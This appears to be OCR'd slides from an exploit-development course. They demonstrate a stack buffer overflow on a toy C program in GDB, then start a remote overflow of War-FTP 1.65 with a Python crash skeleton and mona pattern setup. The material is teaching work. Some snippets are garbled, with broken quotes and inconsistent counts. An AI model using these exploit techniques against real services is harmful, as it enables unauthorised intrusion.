0xbffff0c0:     0xb7fc33c4      0xb7fff000      0x080484bb
    0xb7fc3000
0xbffff0d0:     0x080484b0      0x00000000      0x00000000
    0xb7e31a83
0xbffff0e0:     0x00000002      0xbffff174 0xbffff180 0xb7feccea
0xbffff0f0: 0x00000002    0xbffff174 0xbffff114 0x0804a018
0xbffff100:     0x0804822c      0xb7fc3000      0x00000000
    0x00000000
(gdb) x/xw $ebp
0xbffff0d8:     0x00000000
```

Main’s Stack Frame

This is just before the call to function so is this main’s stack frame:

0xbffff0c0: 0xb7fc33c4 0xb7fff000 0x080484bb 0xb7fc3000

0xbffff0d0: 0x080484b0 0x00000000 0x00000000

The Next Breakpoint

```
(gdb) continue
Continuing.

Breakpoint 2, function (str=0xbffff35c "AAAA") at overflowtest.c:10
10          strcpy(buffer, str);
(gdb) x/20xw $esp
0xbffff090:   0x00000000  0x00c10000  0x00000001  0x080482dd
0xbffff0a0:   0xbffff341  0x0000002f  0x0804a000  0x08048502
0xbffff0b0:   0x00000002  0xbffff174  0xbffff0d8  0x08048494
0xbffff0c0:   0xbffff35c  0xb7fff000  0x080484bb  0xb7fc3000
0xbffff0d0:   0x080484b0  0x00000000  0x00000000  0xb7e31a83
(gdb) x/xw $ebp
0xbffff0b8:   0xbffff0d8
(gdb)
```

Function’s Stack Frame

0xbffff090:0x00000000 0x00c10000 0x00000001 0x080482dd

0xbffff0a0:0xbffff341 0x0000002f 0x0804a000 0x08048502


0xbffff0b0:0x00000002 0xbffff174 0xbffff0d8

So What is This?

Between function and main’s stack frame’s there are four bytes:

0x08048494

Look Back at Our Picture



Saved Return Address

Based on our picture the value between function and main's stack frames should be the saved return address pushed on the stack by main.

A note about Assembly

By default GDB uses AT&T assembly notation

I personally prefer Intel notation*

You can change the format with
set assembly-flavor intel

*Don’t worry if you do not have an previous experience with assembly. We will introduce it gradually in the course.

Disassembling a Function

```
(gdb) disass main
Dump of assembler code for function main:
   0x0804847b <+0>:     push   ebp
   0x0804847c <+1>:     mov    ebp,esp
   0x0804847e <+3>:     and    esp,0xfffffff0
   0x08048481 <+6>:     sub    esp,0x10
   0x08048484 <+9>:     mov    eax,DWORD PTR [ebp+0xc]
   0x08048487 <+12>:    add    eax,0x4
   0x0804848a <+15>:    mov    eax,DWORD PTR [eax]
   0x0804848c <+17>:    mov    DWORD PTR [esp],eax
   0x0804848f <+20>:    call   0x8048461 <function>
   0x08048494 <+25>:    mov    DWORD PTR [esp],0x8048553
   0x0804849b <+32>:    call   0x8048320 <puts@plt>
   0x080484a0 <+37>:    leave
   0x080484a1 <+38>:    ret
```

Saved Return Address

function is called at:

0x0804848f <+20>: call 0x8048461 <function>

The next instruction is:

0x08048494 <+25>: mov DWORD PTR [esp],0x8048553

Finishing the Program Normally

We have hit all our breakpoints so when we type continue this time our program finishes

(gdb) continue

Continuing.

Executed Normally

[Inferior 1 (process 4263) exited with code 022]

What is Up with the A’s?

One A is off by itself as the first byte of one word.

The null byte is the first byte of the next word, followed by the rest of the A’s

0x4104a000   0x00414141

Running with ABCD

```
(gdb) run ABCD
Starting program: /home/georgia/overflowtest ABCD

Breakpoint 1, main (argc=2, argv=0xbffff174) at overflowtest.c:14
14		function(argv[1]);
(gdb) continue
Continuing.

Breakpoint 2, function (str=0xbffff35c "ABCD") at overflowtest.c:10
10		strcpy(buffer, str);
(gdb) continue
Continuing.
```

Running with ABCD

```
Breakpoint 3, function (str=0xbffff35c "ABCD") at overflowtest.c:11
11   }
(gdb) x/20xw $esp
0xbffff090:  0xbffff0ab   0xbffff35c   0x00000001   0x080482dd
0xbffff0a0:  0xbffff341   0x0000002f   0x4104a000   0x00444342
0xbffff0b0:  0x00000002   0xbffff174   0xbffff0d8   0x08048494
0xbffff0c0:  0xbffff35c   0xb7fff000   0x080484bb   0xb7fc3000
0xbffff0d0:  0x080484b0   0x00000000   0x00000000   0xb7e31a83
(gdb) x/xw $ebp
0xbffff0b8:  0xbffff0d8
```

Running with ABCD

0x4104a000   0x00444342

A= 41 B=42 C=43 D=4

So the first byte is the first byte for the 1st word, the 2nd byte is the last byte for the second word, the 3rd byte is the second to last byte, and 4th byte is the second byte, and the null byte is the first byte of the second word.

Endianess

Which byte gets loaded first

Least significant or most

Intel arch is little endian

Need to flip the bytes around in the address

http://www.cs.umd.edu/class/sum2003/cmsc311/Notes/Data/endian.html

Crashing the Program

If we give the program too much input Strcpy will overflow the buffer variable.

(gdb) run $(python -c 'print "A” * 30')

Little Python script creates a string of 30 A’s.

Crashing the Program

```
Breakpoint 3, function (
    str=0x41414141 <error: Cannot access memory at address 0x41414141>)
    at overflowtest.c:11
11    }
(gdb) x/20xw $esp
0xbffff070:    0xbffff08b    0xbffff342    0x00000001    0x080482dd
0xbffff080:    0xbffff327    0x0000002f    0x4104a000    0x41414141
0xbffff090:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff0a0:    0x41414141    0x41414141    0x08040041    0xb7fc3000
0xbffff0b0:    0x080484b0    0x00000000    0x00000000    0xb7e31a83
(gdb) x/xw $ebp
0xbffff098:    0x41414141
```

Crashing the Program

(gdb) continue

Continuing.

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

Program tries to execute overwritten memory address which is out of bounds.

Pinpointing the Crash

There are 14 bytes between the end of our A’s (when we used 4 A’s)

Send the program 17 A’s followed by 4 B’s. The program should crash with 42424242 in the return address.

```
run $(python -c 'print "A” * 17 + "B” * "4"')
```

Pinpointing the Crash

```
Breakpoint 3, function (str=0xbffff300 "\341\377\377\277\017")
    at overflowtest.c:11
11      }
(gdb) x/20xw $esp
0xbffff080:     0xbffff09b      0xbffff34b      0x00000001      0x080482dd
0xbffff090:     0xbffff330      0x0000002f      0x4104a000      0x41414141
0xbffff0a0:     0x41414141      0x41414141      0x41414141      0x42424242
0xbffff0b0:     0xbffff300      0xb7fff000      0x080484bb      0xb7fc3000
0xbffff0c0:     0x080484b0      0x00000000      0x00000000      0xb7e31a83
(gdb) x/xw $ebp
0xbffff0a8:     0x41414141
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Redirecting Execution

```
(gdb) disass overflowed
Dump of assembler code for function overflowed:
   0x0804844d <+0>:     push   ebp
   0x0804844e <+1>:     mov    ebp,esp
   0x08048450 <+3>:     sub    esp,0x18
   0x08048453 <+6>:     mov    DWORD PTR
[esp],0x8048540
   0x0804845a <+13>:    call   0x8048320 <puts@plt>
   0x0804845f <+18>:    leave
   0x08048460 <+19>:    ret
End of assembler dump.
```

Redirecting Execution

Let’s overwrite the saved return address with the memory address of the first instruction in overflowed.

run $(perl -e 'print "A" x 17 . "\x08\x04\x84\x4d"')

Backward?

```
(gdb) x/20xw $esp
0xbffff080:   0xbffff09b   0xbffff34b   0x00000001   0x080482dd
0xbffff090:   0xbffff330   0x0000002f   0x4104a000   0x41414141
0xbffff0a0:   0x41414141   0x41414141   0x41414141   0x4d840408
0xbffff0b0:   0xbffff300   0xb7fff000   0x080484bb   0xb7fc3000
0xbffff0c0:   0x080484b0   0x00000000   0x00000000   0xb7e31a83
(gdb) x/xw $ebp
0xbffff0a8:   0x41414141
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x4d840408 in ?? ()
```

We forgot about endanness.

Hijacking Execution

Flip the bytes of the return address around to account for endianess.

run $(python -c 'print "A” * 17 + "\x08\x04\x84\x4d"')

Hijacking Execution

```
Breakpoint 3, function (str=0xbffff300 "\341\377\377\277\017")
   at overflowtest.c:11
11      }
(gdb) x/20xw $esp
0xbffff080:  0xbffff09b   0xbffff34b   0x00000001        0x080482dd
0xbffff090:  0xbffff330   0x0000002f        0x4104a000        0x41414141
0xbffff0a0:  0x41414141        0x41414141        0x41414141        0x0804844d
0xbffff0b0:  0xbffff300   0xb7fff000  0x080484bb        0xb7fc3000
0xbffff0c0:  0x080484b0        0x00000000        0x00000000        0xb7e31a83
(gdb) x/xw $ebp
0xbffff0a8:  0x41414141
(gdb) continue
Continuing.
Execution Hijacked

Program received signal SIGSEGV, Segmentation fault.
0xbffff300 in ?? ()
```


War-FTP 1.65 USER Buffer Overflow

Similar to our last example

Give the program too much input in the username (USER) field

Saved return pointer will be overwritten with our attack controlled input

War-FTP 1.65


Windows XP Home Edition
Idle - WAR-FTPD 1.65
Properties
View
Help
Go Online/Offline
#
Login
Name
State
Kill
Spy
Edit
Message
System Attributes
Go offline when ready
and exit
Deny all logins (except for administrator)
No anonymous logins
Max Users
50
Anon.
10
IP number and port
172.16.85.130
21
Messages from the users
[S 2012 11 02 17:50] WinSock 2.0
[E 2012 11 02 17:50] Failed to initialize the ODBC log module
[S 2012 11 02 17:50] Initializing ODBC log module...
[S 2012 11 02 17:50] WAR-FTPD 1.65 Copyright (c) 1996, 1997 by jgaa. WIN32 (NT)
ONLINE
1 of 32767 sockets
0 of 50 (16381) Users
0 file xfers

Remote Exploits

In our previous example we fed the program input locally

War-FTP is listening on port 21

We will send the attack string from the Kali machine

Exploit Skeleton

```
#!/usr/bin/python
import socket
buffer = "A" * 1100
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.5.44',21))*
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

*Change the IP address to your Windows XP Machine


Immunity Debugger

Lets us see the internals of memory, registers, etc.

Like GDB but more graphical

On the Desktop of Windows XP

Immunity Debugger



Attach to the Process

In Immunity Debugger go to


File->Attach

Highlight war-ftpd

Click Attach

Click Play button

Attach to the Process



Causing a Crash

root@kali:~/Desktop# chmod +x warftpskel.py


root@kali:~/Desktop# ./warftpskel.py

220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready

220 Please enter your user name.

331 User name okay, Need password.

Causing a Crash



Identifying the Overwrite

Traditionally we split the string into 550 A’s and 550 B’s

Crash the program again. If EIP has A’s in it then the crash is in the first half, if B’s its in the second half

Keep splitting in half until identifying the exact 4 bytes

Mona.py

A exploit development plugin for Immunity Debugger and WinDGB by the Corelan team

We will use it throughout the course to help us streamline our exploitation

Setup logging:!mona config -set workingfolder C:\logs\%p


Identifying the Overwrite

Luckily we have it easier these days with a cyclic pattern

!mona pattern_create 1100

Writes the pattern to C:\logs\war-ftpd\pattern.txt

